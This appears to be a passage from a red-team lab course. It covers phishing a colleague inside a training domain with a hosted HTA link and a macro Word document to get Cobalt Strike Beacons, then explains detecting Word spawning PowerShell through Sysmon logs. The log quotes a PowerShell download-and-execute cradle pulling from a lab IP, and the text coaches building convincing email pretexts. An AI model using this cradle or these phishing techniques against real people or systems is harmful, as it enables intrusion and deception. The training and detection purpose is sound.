
We're logged into OWA as **iyates** - let's send an email to **bfarmer**, starting with the HTA.

First, let's host the HTA on the Team Server so we can simply send a link for them to download and execute. Go to **Attacks > Web drive-by > Host File**. Select **demo.hta** and provide a URI to access it on. When sending emails from one staff member to another, consider the relationship between them and come up with an email "story" or "pretext" that makes sense.


I'll just call mine *staff-survey*.



Obviously, your HTA interface should resemble a staff survey form if this is the pretext you have chosen. Everything should come together and be as convincing as possible to the target user(s).




Access the console of **WKSTN-1** (which should automatically authenticate as **bfarmer**) and launch **Outlook**. Clicking the URL in the email should open IE and a window to **Open/Save/Save as**.




Click **Open** and you should get a Beacon running as **bfarmer**.

By default, Office has filetype filtering in place that will prevent you from attaching certain files to emails (including HTAs, which is why we'd opt to sending a link instead).

If you try to do so, you'll see a red crossed out circle icon on the attachment.




On the receiving end, the user will see a warning that an unsafe attachment was blocked.



Word Doc Phish


The document can work well sent as an attachment.



Opening the document directly from Outlook and clicking Enable Content will spawn another Beacon as bfarmer.

Processes have a one-to-many relationship, referred to as parent and children. When one process starts another, that new process is a child of the process that started it. A process may have many children, but only one parent. These relationships can be a good indicator of malicious activity on a system - this is a point that we won't dwell on too much throughout this course as we're still learning basic tradecraft, but we'll introduce the concept here.

In the example above, Microsoft Word started PowerShell to execute our payload. This created a relationship by which **powershell.exe** is a child of **winword.exe**. This isn't normal behaviour and highly suspicious.




[Sysmon](#) and other defensive products can log process creation events, which includes the details of the parent and child. Defenders can use this information to trigger alerts when "sensitive" applications create children.

```
ProcessId: 2308
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://10.10.5.120:80/a'))"
User: DEV\bfarmer
ParentProcessId: 3684
ParentImage: C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE
```

Finding the Needle

You can verify this behaviour using the Elastic installation in the lab. In the main Snap Labs Dashboard, click the **Apps** link in the top menu and then click the monitor icon next to the Kibana App entry. The credentials are **elastic:elastic**.



